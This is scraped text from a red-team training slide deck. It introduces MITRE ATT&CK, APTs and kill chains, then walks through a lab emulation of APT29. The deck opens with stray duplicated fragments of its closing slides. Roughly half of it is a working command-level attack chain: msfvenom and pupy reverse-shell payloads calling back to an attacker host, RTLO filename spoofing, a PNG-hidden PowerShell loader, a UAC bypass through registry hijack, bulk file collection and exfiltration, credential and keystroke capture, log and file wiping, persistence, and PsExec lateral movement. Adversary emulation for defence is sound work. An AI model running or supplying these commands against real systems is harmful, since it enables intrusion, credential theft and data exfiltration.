1. System Services: Service Execution (T1035 / T1569.002)
1. Reboot windows victim 1 and wait for system to boot up we get reverse
shell on msfconsole with system privileges
2. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
(T1060 / T1547.001)
1. Login to machine to get back a reverse shell with user privileges
Useful Resources
1. Mitre ATT&CK framework: MITRE ATT&CK®
2. The Center for Threat-Informed Defense (github.com)
3. MITRE ATT&CK (github.com)
4. ATT&CK 2022 Roadmap. Where We’ve Been and Where We’re Going​ | by Amy L.
Robertson | MITRE ATT&CK® | Medium
5. APT29, IRON RITUAL, IRON HEMLOCK, NobleBaron, Dark Halo, StellarParticle,
NOBELIUM, UNC2452, YTTRIUM, The Dukes, Cozy Bear, CozyDuke, Group G0016 |
MITRE ATT&CK®

RED-TEAM_Conclave

  • 1.
    AttAckers don’t followcompliAnce stAndArds And certificAtions. – saumil shah RAVIKUMAR PAGHDAL Sairam kolluru REDTEAM
  • 2.
    WHO AM I? RavikumarRamesh Paghdal FATHER Head of professional services @netsquare HACKER TRAINER Thinker & Poet in Gujrati language @_Raviramesh /in/raviramesh
  • 3.
    WHO AM I? Sairamkolluru Security analyst @netsquare Red teamer @Sairam_ravi97 /in/sairam-kolluru-a83b65121
  • 4.
    RED TEAM A redteam or team red are a group that plays the role of an enemy or competitor to provide security feedback from that perspective. Red teams are used in many fields, especially in cybersecurity, airport security, law enforcement, the military and intelligence agencies.
  • 5.
    PENTEST vs REDTEAM A penetration test involves ethical hackers trying to break into a computer system, with no element of surprise. A red team goes a step further, and adds physical penetration, social engineering, and an element of surprise.
  • 6.
    red team A red-teamassessment is similar to a penetration test, but is more targeted. The goal is to test the organization's detection and response capabilities. The red team will try to get in and access sensitive information in any way possible, as quietly as possible. BLUE team The blue team (defending team) is aware of the penetration test and is ready to mount a defense. The blue team is given no advance warning of a red team, and will treat it as a real intrusion. PURPLE team A purple team is the temporary combination of both teams and can provide rapid information responses during a test. One advantage of purple teaming is that the red team can launch certain attacks repeatedly, and the blue team can use that to set up detection software, calibrate it, and steadily increase detection rate. TEAM TEAM TEAM TEAM
  • 7.
    APTs ADVANCED PERSISTENT THREATS(APTS) is a stealthy threat actor, typically a nation state or state- sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period. In recent times, the term may also refer to non- state-sponsored groups conducting large-scale targeted intrusions for specific goals. Using an abstract term such as APT can create the impression that all such attacks are technically sophisticated, advanced, persistent, and malware driven. Some in the industry have begun to define APT as malware.
  • 8.
    The term Tactics,Techniques, and Procedures (TTP) describes an approach of analyzing an APT’s operation or can be used as means of profiling a certain threat actor. ❑ The word Tactics is meant to outline the way an adversary chooses to carry out his attack from the beginning till the end. ❑ Technological approach of achieving intermediate results during the campaign is described by Techniques the attacker uses. ❑ The organizational approach of the attack is defined by procedures which are used by the threat actor. TTPs
  • 9.
    Tactics The behavior ofan actor. A tactic is the highest-level description of the behavior; Tactics of an APT group describe the way the threat actor operates during different steps of its operation/campaign. This include tactics of gathering information for initial compromise, conducting the initial compromise, escalating privileges, performing lateral movement, deploying persistence measures, etc. example. Discovery, Initial Access, Credential Access, Collection, Exfiltration…. While some of the APT groups rely on never changing tactics others adapt to different situations and modify the way they perform the whole or parts of the campaign. Therefore, difficulty of detection and attribution of a campaign varies accordingly.
  • 10.
    Techniques In order tosuccessfully execute the attack, an APT group usually uses various techniques during its campaign. These techniques are meant to facilitate the initial compromise, maintain command and control centers, move within the target’s infrastructure, hide data exfiltration, etc. Techniques of the early stages mainly describe tools used for the initial information gathering and initial compromise. However, techniques in other stage does not necessarily have to be technological in its nature. For example, social engineering, while often carried out with the help of certain software tools, is not technological by its nature and can be as effective in information gathering as a tool used to collect email addresses from the publicly available resources. In last stage techniques for exfiltrating data are usually based on encryption and networking technology as the data being sent to the attacker’s server is initially obfuscated and then sent over a network via a protocol of attacker’s choice.
  • 11.
    Procedures To perform asuccessful attack it’s not enough to have good tactics and techniques. Therefore, a specifically orchestrated tactical move which is carried out by using a set of techniques is needed. In other words, a special sequence of actions, known as procedures, is used by APT actors to execute every step in their attack cycle. example of a more detailed procedure is the execution of the malware. In such a case the procedure consists of the actions that a malicious program performs in order to fulfill its purpose.
  • 12.
  • 13.
    CYBER kill chain Reconnaissance Weaponization Delivery Exploitation Installation Command& control Actions on objective Reconnaissance Research, identification, and selection of targets Pairing remote access malware with exploit into a deliverable payload (e.g. Adobe PDF and Microsoft Office files) Transmission of weapon to target (e.g. via email attachments, websites, or USB drives) Once delivered, the weapon’s code is triggered, exploiting vulnerable applications or systems The weapon installs a backdoor on a target’s system allowing persistent access Outside server communicates with the weapons providing “hands on keyboard access” inside the target's network. The attacker works to achieve the objective of the intrusion, which can include exfiltration or destruction of data, or intrusion of another target Lockheed Martin adapted this concept to information security, using it as a method for modeling intrusions on a computer network. However, acceptance is not universal, with critics pointing to what they believe are fundamental flaws in the model.
  • 14.
    Unified kill chain TheUnified Kill Chain was developed in 2017 by Paul Pols in collaboration with Fox-IT and Leiden University to overcome common critiques against the traditional cyber kill chain, by uniting and extending Lockheed Martin's kill chain and MITRE's ATT&CK framework. The unified version of the kill chain is an ordered arrangement of 18 unique attack phases that may occur in end-to-end cyberattack, which covers activities that occur outside and within the defended network.
  • 15.
    3 Weeks InA Bank
  • 16.
  • 17.
    @sairam_ravi97 # What willyou learn..? o MITRE ATT&CK Framework o TTP’s o ATT&CK Navigator & Use Cases o APT’s o Breach & attack simulation o APT Simulation
  • 18.
    @sairam_ravi97 MITRE ATT&CK Framework ❑MITRE • American not-for-profit organization focusing on R&D in information security ❑ ATT&CK • It is a comprehensive tool for understanding adversary’s(attackers) behaviours. • It is organized into a matrix form & TTP’s • It provides a common language and understanding of the tactics and techniques used by cyber attackers. • It is a useful tool for cybersecurity professionals and organizations looking to improve their defences against cyber threats.
  • 19.
    @sairam_ravi97 Why MITRE ATT&CKFramework..? Pyramid of pain Courtesy David J Bianco
  • 20.
    @sairam_ravi97 ATT&CK Navigator •ATT&CK Navigatoris a tool that allows users to visualize the techniques and tactics used by cyber adversaries. •It can be used for threat hunting, incident response, and security planning. •It is available for free and can be accessed via web browser. URL: ATT&CK® Navigator (mitre-attack.github.io) KALI: • cd attack-navigator-4.8.0/nav-app • ng serve --port 8081 --host 0.0.0.0 Blog: MITRE ATT&CK® – Medium
  • 21.
    @sairam_ravi97 TACTICS • Explains Adversariesobjective behind an action --- WHY? • Columns in MITRE ATT&CK Matrix are Tactics • Example: an adversary may want to achieve credential access.
  • 22.
    @sairam_ravi97 TECHNIQUES • Explains Adversariesbehaviour on HOW? Tactic is achieved. • Individual cells in ATT&CK matrix are Techniques • Example: An adversary may use Phishing to achieve Initial access MATRIX TECHNIQUES PRE-ATT&CK 174 Enterprise 266 Mobile 79 ICS 81
  • 23.
    @sairam_ravi97 PROCEDURE • Explains What?to be used for achieving Technique by adversaries • Implementation of Technique • Group & Software
  • 24.
    @sairam_ravi97 SUB TECHNIQUE • Explainsa technique in more detailed way
  • 25.
    TACTIC: RECONNAISSANCE • Theadversary attempts to collect information that can be used to plan future operations. • Use Cases: • Gathering information actively and passively on entities for which the adversaries are going to attack. @sairam_ravi97
  • 26.
    TACTIC: RESOURCE DEVELOPMENT •The adversary is trying to gather and develop resources which can support further operations. • Use Cases: • Creating Automated scripts for enumerations • Compromising accounts and establishing new accounts • Gathering requirements to get into entities network. @sairam_ravi97
  • 27.
    TACTIC: INITIAL ACCESS •The adversary is actively trying to get into network • Use Cases: • Accessing and exploiting gateways and public facing application • Using valid accounts against VPN • Compromising vendors supply chains @sairam_ravi97
  • 28.
    TACTIC: EXECUTION • Theadversary is trying to run malicious codes into active machines • Use Cases: • Testing for entities malicious behaviour detections capabilities • Testing for entities environment for execution capabilities @sairam_ravi97
  • 29.
    TACTIC: PERSISTENCE • Theadversary is trying to maintain access for a very long periods • Use Cases: • Creating/modifying accounts in entities infra • Modifying machine services @sairam_ravi97
  • 30.
    TACTIC: PRIVILEGE ESCALATION •The adversary is trying to gain higher level privileges • Use Cases: • Modifying account attributes • Exploiting vulnerabilities for privilege escalation • Exploiting Domain Policy to gain more permissions @sairam_ravi97
  • 31.
    TACTIC: DEFENCE EVASION •The adversary is trying to avoid detection • Use Cases: • Encoding payloads • Removing indicators • Carrying out fileless executions @sairam_ravi97
  • 32.
    TACTIC: CREDENTIAL ACCESS •The adversary is trying to steal account names and passwords • Use Cases: • Brute Forcing for passwords • Getting Cached Credentials @sairam_ravi97
  • 33.
    TACTIC: DISCOVERY • Theadversary is trying to understand internal environment • Use Cases: • Identifying Domain trusts • Identifying Sensitive servers • Identifying cloud infra @sairam_ravi97
  • 34.
    TACTIC: LATERAL MOVEMENT •The adversary is trying to move through the environment • Use Cases: • Internal Sphere Phishing • Exploiting machines which are accessible @sairam_ravi97
  • 35.
    TACTIC: COLLECTION • Theadversary is trying to gather data that can be used against entity • Use Cases: • Collecting mails data • Collecting sensitive reports @sairam_ravi97
  • 36.
    TACTIC: COMMAND &CONTROL • The adversary is trying to communicate with compromised system and control it • Use Cases: • Setting up and C2 communication • Identifying proxies and routing traffic from organisation @sairam_ravi97
  • 37.
    TACTIC: EXFILTERATION • Theadversary is trying to steal data • Use Cases: • Transfer data out of Entity environment • Bypassing DLP solutions @sairam_ravi97
  • 38.
    TACTIC: IMPACT • Theadversary is trying to manipulate , corrupt or destroy systems • Use Cases: • Corrupting/wiping systems • Shutting Down systems @sairam_ravi97
  • 39.
  • 40.
    ADVANCED PERSISTENT THREAT(APT) ELEMENTS OF APT ADVANCED • Use of Advanced techniques PERSISTENT • Remain in system for long periods • Low & Slow THREAT • Agenda of stealing data CHARACTERESTICS ❑ Don’t destroy systems ❑ Don’t interrupt normal operations ❑ Try to stay hidden and keep stolen data flowing @sairam_ravi97
  • 41.
    BREACH & ATTACKSIMULATION (BAS) •BAS is a proactive approach to security testing, as it allows organizations to identify and address potential vulnerabilities •It simulates various types of attacks, such as phishing, malware, and network breaches, to test an organization's defences. •It can be used to test the effectiveness of security controls •It can help organizations identify and prioritize vulnerabilities @sairam_ravi97
  • 42.
    BREACH & ATTACKSIMULATION (BAS) SIMULATING APT( THREAT GROUP APT29) o APT29 is well-resourced cyber threat actor whose collection objectives appear to align with the interests of the Russian Federation. o The group is reported to have been operating as early as 2008 o Have logged operational successes as recently as 2020 o As per public Sources, APT29 can attack in 2 scenarios ▪ Scenario -1 : RAT to escalation and maintain persistence over machines ▪ Scenario –2: Slower and stealthier to domain compromise using same persistence as scenario -1 @sairam_ravi97
  • 43.
    1. 3 targets 1.1 domain controller and 2 workstations 2.All Windows OS (tested and executed against Win10 1903) 3.Domain joined 4.Same local administrator account on both Windows workstations 2.Google Chrome Web Browser must be available on one of the victim workstations 3. KALI attacker APT29 Infrastructure @sairam_ravi97 MACHINE IP ADDRESS ATTACKER -KALI 192.168.0.5/ 4 DOMAIN CONTROLLER DC01 192.168.66. 10 VICTIM-1/WIN10-01 DHCP VICTIM-2/WIN10-02 DHCP
  • 44.
    @sairam_ravi97 APT29 Virtual InfrastructureSetup Requirements: 1. VMWare Workstation 2. Minimum 12GB RAM 3. VM Machines 1. KALI –ATTACKER 2. DC01 – Domain Controller 3. WIN10-01 – Victim 01 4. WIN10-02 – Victim 02 SETUP RULES: 1. Edit NAT Network to 192.168.0.0/24 2. EDIT Host-Only Network to 192.168.66.0/24 3. Update MAC Address for VM’s before starting
  • 45.
    APT29 Virtual InfrastructureSetup Domain – 192.168.66.xx Internet NAT- 192.168.0.XX VICTIM -1 WIND10-01 Internet NAT – 192.168.0.5&4 Domain – 192.168.66.xx Internet NAT- 192.168.0.XX VICTIM -2 WIND10-02 Domain – 192.168.66.10 Domain Controller Attacker @sairam_ravi97
  • 46.
    APT29 INITIAL BREACH PAYLOADGENERATION: • sudo docker run --rm -it -p 1234:1234 docker- pupy python pupysh.py • gen -o cod.3aka3.scr -f client -O windows -A x64 connect -t ec4 --host 192.168.0.5:1234 • Copy the Generated file cod.3aka.scr to windows machine • Windows key and type 'Character Map'; select open • Scroll to the RTLO character (U+202E) • Select the RTLO character, then click "select", then click "copy" • Right Click cod.3aka.scr, then click rename • Move cursor to beginning of filename. Press "ctrl- v" to paste RTLO character, and hit "enter" to save the rename. • The file should now be named "rcs.3aka3.doc" @sairam_ravi97
  • 47.
    APT29 - INITIALBREACH @sairam_ravi97 1. Fire up Kali and paste below payload to open Pupy C2 sudo docker run --rm -it -p 1234:1234 -v "/home/kali/Desktop/APT- 29_Payloads:/opt/payloads:" docker-pupy python pupysh.py 2. Listen on port 1234 by using below payload in Pupy shell listen –a ec4 User Execution: Malicious File (T1204 / T1204.002) 1. Login to Victim Workstation 1 Win10-01 2. Double click 3aka3.doc file on desktop (payload generated from pupy) Command and Scripting Interpreter: PowerShell (T1086 / T1059.001) 1. From Pupy C2 server: 1. Shell 2. (cmd)Powershell
  • 48.
    APT29 – RapidCollection & Exfiltration @sairam_ravi97 Collection (T1119, T1005, T1002 / T1560.001) 1. Paste the following PowerShell 1-liner into the Pupy terminal: $env:APPDATA;$files=ChildItem -Path $env:USERPROFILE -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,* .zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*lo gin*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress- Archive -LiteralPath $files -CompressionLevel Optimal - DestinationPath $env:APPDATADraft.Zip –Force 2. (Powershell) exit 3. (Cmd) exit Exfiltration Over C2 Channel (T1041) 1. [Pupy]>> download "C:Usersnsa1AppDataRoamingDraft.Zip"
  • 49.
    APT29 – DeployStealth Toolkit @sairam_ravi97 PAYLOAD GENERATION 1. Open another terminal in kali 2. Generate a PowerShell-formatted Meterpreter payload: msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.0.5 LPORT=443 --format psh -o meterpreter.ps1 3. Transfer meterpreter.ps1 to Windows attack platform; embed meterpreter.ps1 into a PNG file using Invoke-PSImage (https://github.com/peewpw/Invoke-PSImage): 1. Import-Module .Invoke-PSImage.ps1 2. Invoke-PSImage -Script .meterpreter.ps1 -Out .monkey.png
  • 50.
    APT29 – DeployStealth Toolkit @sairam_ravi97 Ingress Tool Transfer (T1105) 1. Open another terminal in kali 2. Open Metasploit console Sudo msfdb init && msfconsole 3. Start a windows reverse https handler on port 443 (msf)> handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https 4. Come back to Pupy terminal and upload monkey.png file [Pupy]> upload "/opt/payloads/monkey.png" "C:Usersnsa1Downloadsmonkey.png“
  • 51.
    APT29 – DeployStealth Toolkit @sairam_ravi97 Abuse Elevation Control Mechanism: Bypass User Access Control (T1088 / T1548.002) 5. From Pupy shell type below o [pupy]> shell o [cmd]> powershell o [powershell]> • New-Item -Path HKCU:SoftwareClasses -Name Folder -Force; • New-Item -Path HKCU:SoftwareClassesFolder -Name shell - Force; • New-Item -Path HKCU:SoftwareClassesFoldershell -Name open -Force; • New-Item -Path HKCU:SoftwareClassesFoldershellopen - Name command -Force;
  • 52.
    APT29 – DeployStealth Toolkit @sairam_ravi97 Abuse Elevation Control Mechanism: Bypass User Access Control (T1088 / T1548.002) 6. From Pupy powershell type below • Set-ItemProperty -Path "HKCU:SoftwareClassesFoldershellopencommand" -Name "(Default)“ • When prompted for value: • powershell.exe -noni -noexit -ep bypass -window hidden -c "sal a New-Object;Add-Type -AssemblyName 'System.Drawing'; $g=a System.Drawing.Bitmap('C:Usersnsa1Downloadsmonkey.png') ;$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach($x in(0..639)){$p=$g.GetPixel($x,$i);$o[$i*640+$x]=([math]::Floor(($ p.B-band15)*16)-bor($p.G- band15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetSt ring($o[0..3932]))"
  • 53.
    APT29 – DeployStealth Toolkit @sairam_ravi97 Abuse Elevation Control Mechanism: Bypass User Access Control (T1088 / T1548.002) 7. From Pupy powershell type below • Set-ItemProperty -Path "HKCU:SoftwareClassesFoldershellopencommand" -Name "(Default)“ • When prompted for value: • powershell.exe -noni -noexit -ep bypass -window hidden -c "sal a New-Object;Add-Type -AssemblyName 'System.Drawing'; $g=a System.Drawing.Bitmap('C:Usersnsa1Downloadsmonkey.png') ;$o=a Byte[] 4480;for($i=0; $i -le 6; $i++){foreach($x in(0..639)){$p=$g.GetPixel($x,$i);$o[$i*640+$x]=([math]::Floor(($ p.B-band15)*16)-bor($p.G- band15))}};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetSt ring($o[0..3932]))“ • Set-ItemProperty -Path "HKCU:SoftwareClassesFoldershellopencommand" -Name "DelegateExecute" –Force • When prompted for Value: press Enter
  • 54.
    APT29 – DeployStealth Toolkit @sairam_ravi97 Abuse Elevation Control Mechanism: Bypass User Access Control (T1088 / T1548.002) 8. From Pupy PowerShell type below • [Powershell]> Exit • [cmd]> %windir%system32sdclt.exe • [cmd]> powershell • Check the Metasploit console for reverse shell Modify Registry (T1112) 1. From Pupy PowerShell type below • [powershell]> Remove-Item -Path HKCU:SoftwareClassesFolder* - Recurse –Force • [powershell]> exit • [cmd]> exit
  • 55.
    APT29 – Defenceevasion & Discovery @sairam_ravi97 Ingress Tool Transfer (T1105) 1. From Metasploit console log into console • [msf]> sessions • [msf]> sessions –i 1 2. Upload sysinternal tools to Downloads folder • [msf]> upload ~/Desktop/APT-29_Payloads/SysinternalsSuite.zip "C:Usersnsa1DownloadsSysinternalsSuite.zip“ 3. Open powershell console from msfconsole • [msf]> execute -f powershell.exe -i –H 4. Extract the uploaded zip file using powershell • [msf (powershell)]> Expand-Archive -LiteralPath "$env:USERPROFILEDownloadsSysinternalsSuite.zip" - DestinationPath "$env:USERPROFILEDownloads“ 5. Copy data to Program files • [msf (powershell)]> if (-Not (Test-Path -Path "C:Program FilesSysinternalsSuite")) { Move-Item -Path $env:USERPROFILEDownloadsSysinternalsSuite -Destination "C:Program FilesSysinternalsSuite" } • [msf (powershell)]> cd "C:Program FilesSysinternalsSuite"
  • 56.
    APT29 – Defenceevasion & Discovery @sairam_ravi97 Indicator Removal on Host: File Deletion (T1107 / T1070.004) 1. Stop PUPY RAT from victim • [msf (powershell)]> Get-Process • [msf (powershell)]> Stop-Process -Id <rcs.3aka3.doc PID> -Force • PUPY terminal can be closed now 2. Removal of indicators • [msf (powershell)]> Gci $env:userprofileDesktop • [msf (powershell)]> .sdelete64.exe /accepteula "$env:USERPROFILEDesktop?cod.3aka3.scr" • [msf (powershell)]> .sdelete64.exe /accepteula "$env:APPDATADraft.Zip" • [msf (powershell)]> .sdelete64.exe /accepteula "$env:USERPROFILEDownloadsSysinternalsSuite.zip“ 3. Import custom powershell script for discovery • [msf (powershell)]> Move-Item .readme.txt readme.ps1 • [msf (powershell)]> . .readme.ps1 Discovery (T1016, T1033, T1063 / T1518.001, T1069, T1082, T1083) 1. [msf (powershell)]> Invoke-Discovery
  • 57.
    APT29 – PERSISTENCE @sairam_ravi97 Createor Modify System Process: Windows Service (T1031 / T1543.003) 1. Create a persistence method by adding a system process to startup 1. [msf (powershell)]> Invoke-Persistence -PersistStep 1 2. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder 1. [msf (powershell)]> Invoke-Persistence -PersistStep 2
  • 58.
    APT29 – CREDENTIALACCESS @sairam_ravi97 Credentials from Password Stores: Credentials from Web Browsers (T1003 / T1555.003) 1. Execute chrome-password collector(adnan-alhomssi/chrome-passwords: Recover locally saved passwords on Google Chrome. (github.com)): 1. [msf (powershell)]> & "C:Program FilesSysinternalsSuiteaccesschk.exe“ Unsecured Credentials: Private Keys (T1145 / T1552.004) 1. Steal PFX certificate: 1. [msf (powershell)]> Get-PrivateKeys 2. [msf (powershell)]> Exit OS Credential Dumping: Security Account Manager (T1003 / T1003.002) 1. Dump password hashes: 1. [msf]> run post/windows/gather/credentials/credential_collector
  • 59.
    APT29 – COLLECTION& EXFILTERATION @sairam_ravi97 User Monitoring (T1113, T1115, T1056 / T1056.001) 1. Open Powershell from msfconsole 1. [msf]> execute -f powershell.exe -i –H 2. [msf (powershell)]> cd "C:Program FilesSysinternalsSuite“ 3. [msf (powershell)]> Move-Item .psversion.txt psversion.ps1 4. [msf (powershell)]> . .psversion.ps1 5. [msf (powershell)]> Invoke-ScreenCapture;Start-Sleep -Seconds 3;View-Job -JobName "Screenshot“ 6. [msf (powershell)]> Get-Clipboard 7. [msf (powershell)]> Keystroke-Check 8. [msf (powershell)]> Get-Keystrokes;Start-Sleep -Seconds 15;View-Job -JobName "Keystrokes“ 9. [msf (powershell)]> View-Job -JobName "Keystrokes“ 10. [msf (powershell)]> Remove-Job -Name "Keystrokes" –Force 11. [msf (powershell)]> Remove-Job -Name "Screenshot" –Force Compression and Exfiltration (T1048, T1002, T1022 / T1560.001) 1. [msf (powershell)]> Invoke-Exfil
  • 60.
    APT29 – LateralMovement @sairam_ravi97 PAYLOAD GENERATION 1. Create python reverse http payload 1. msfvenom -p python/meterpreter/reverse_https LHOST=<attacker IP> LPORT=8443 -o python.py 2. Copy python.py file to Windows machine and setup pyinstaller(https://pypi.org/project/PyInstaller/) 1. Pip install pyinstaller 3. Download upx (https://github.com/upx/upx) 1. Navigate to folder location where python.py is copied and use below command to generate python.exe 2. pyinstaller –F python.py –oneline –upx-dir /upx-4.0.1-win64
  • 61.
    APT29 – LateralMovement @sairam_ravi97 Remote Services: Windows Remote Management (T1021 / T1021.006) 1. List computers attached to domain 1. [msf (powershell)]> Ad-Search Computer Name * 2. [msf (powershell)]> Invoke-Command -ComputerName Wind10-02 - ScriptBlock { Get-Process -IncludeUserName | Select-Object UserName,SessionId | Where-Object { $_.UserName -like "*$env:USERNAME" } | Sort-Object SessionId -Unique } | Select-Object UserName,SessionId Ingress Tool Transfer (T1105) 1. Start a new instance of Metasploit, and spawn a Metasploit handler: 1. Sudo msfconsole 2. [msf]> handler -H 0.0.0.0 -P 8443 -p python/meterpreter/reverse_https 2. Back to 1st Metasploit console 1. [msf (powershell)]> Invoke-SeaDukeStage -ComputerName Wind10-02 System Services: Service Execution (T1035 / T1569.002) 1. Execute seaduke remotly via psexec 1. [msf (powershell)]> .PsExec64.exe -accepteula Wind10-02 -u "nsconnsa2" -p Pass@123 -i 0 "C:WindowsTemppython.exe"
  • 62.
    APT29 – Collection @sairam_ravi97 •Once Reverse shell is received on 2nd msfconsole Ingress Tool Transfer (T1105) 1. [msf]> sessions 2. [msf]> sessions –I 1(session id) 3. [msf]> upload "/home/kali/Desktop/APT-29_Payloads/Seaduke/rar.exe" "C:WindowsTempRar.exe" 4. [msf]> upload "/home/kali/Desktop/APT- 29_Payloads/SysinternalsSuite/sdelete64.exe" "C:WindowsTempsdelete64.exe“ Collection and Exfiltration (T1005, T1041, T1002, T1022 / T1560.001) 1. [msf]> execute -f powershell.exe -i –H 2. [msf(powershell)]> $env:APPDATA;$files=ChildItem -Path $env:USERPROFILE -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.r ar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,* sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -LiteralPath $files - CompressionLevel Optimal -DestinationPath $env:APPDATAworking.zip – Force
  • 63.
    APT29 – Collection @sairam_ravi97 Collectionand Exfiltration (T1005, T1041, T1002, T1022 / T1560.001) 1. [msf(powershell)]> cd C:WindowsTemp 2. [msf(powershell)]> .Rar.exe a -hpfGzq5yKw "$env:USERPROFILEDesktopworking.zip" "$env:APPDATAworking.zip“ 3. [msf(powershell)]> Exit 4. [msf]> download "C:Usersnsa2Desktopworking.zip“ Indicator Removal on Host: File Deletion (T1107 / T1070.004) 1. [msf]> shell 2. [msf (shell)]> cd "C:WindowsTemp“ 3. [msf (shell)]> .sdelete64.exe /accepteula "C:WindowsTempRar.exe“ 4. [msf (shell)]> .sdelete64.exe /accepteula "C:Usersnsa2AppDataRoamingworking.zip“ 5. [msf (shell)]> .sdelete64.exe /accepteula "C:Usersnsa2Desktopworking.zip" 6. [msf (shell)]> del "C:WindowsTempsdelete64.exe“ 7. [msf (shell)]> exit 8. [msf]> exit 9. Exit 10. This shall close meterpreter session from 2nd victim
  • 64.
    APT29 – PERSISTENCEEXECUTION @sairam_ravi97 1. System Services: Service Execution (T1035 / T1569.002) 1. Reboot windows victim 1 and wait for system to boot up we get reverse shell on msfconsole with system privileges 2. Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1060 / T1547.001) 1. Login to machine to get back a reverse shell with user privileges
  • 65.
    Useful Resources 1. MitreATT&CK framework: MITRE ATT&CK® 2. The Center for Threat-Informed Defense (github.com) 3. MITRE ATT&CK (github.com) 4. ATT&CK 2022 Roadmap. Where We’ve Been and Where We’re Going​ | by Amy L. Robertson | MITRE ATT&CK® | Medium 5. APT29, IRON RITUAL, IRON HEMLOCK, NobleBaron, Dark Halo, StellarParticle, NOBELIUM, UNC2452, YTTRIUM, The Dukes, Cozy Bear, CozyDuke, Group G0016 | MITRE ATT&CK®